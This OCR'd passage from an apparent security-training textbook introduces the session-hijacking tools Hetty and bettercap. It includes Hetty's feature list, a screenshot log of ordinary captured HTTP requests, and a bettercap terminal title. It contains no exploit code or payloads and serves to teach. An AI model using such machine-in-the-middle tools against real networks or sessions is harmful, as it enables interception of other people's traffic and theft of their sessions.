
Attackers can use tools such as Hetty, OWASP ZAP, and bettercap to hijack a session between a client and server. This section discusses various tools that help perform session hijacking.

- **Hetty**

  Source: *https://github.com*

  Hetty is an HTTP toolkit for security research. It provides the following features:

  - Machine-in-the-middle (MITM) HTTP proxy with logs and advanced search
  - HTTP client for manually creating/editing requests and replaying proxied requests
  - Intercepting requests and responses for a manual review (edit, send/receive, and cancel)



Method	Origin	Path	Status
GET	http://fonts.googleapis.com	/css?family=PT+Sans	● 404 Not Found
GET	http://www.moviescope.com	/	● 200 OK
GET	http://clientservices.googleapis.c...	/chrome-variations/seed?osname=win&channel=stable&milestone=100	● 304 Not Modified
POST	http://update.googleapis.com	/service/update2/json	● 200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcrz6srniv4imltsa_2022...	● 200 OK
HEAD	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcrz6srniv4imltsa_2022...	● 200 OK
POST	http://update.googleapis.com	/service/update2/json	● 200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	● 206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	● 206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	● 206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	● 206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	● 206 Partial Content


Select a log entry...

Figure 11.27: Screenshot of Hetty

- **bettercap**

  Source: *https://www.bettercap.org*

  bettercap is a portable framework written in Go that allows security researchers, red teamers, and reverse engineers to perform reconnaissance and various attacks on Wi-Fi networks, Bluetooth low energy devices, wireless HID devices, and IPv4/IPv6 networks.


bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help

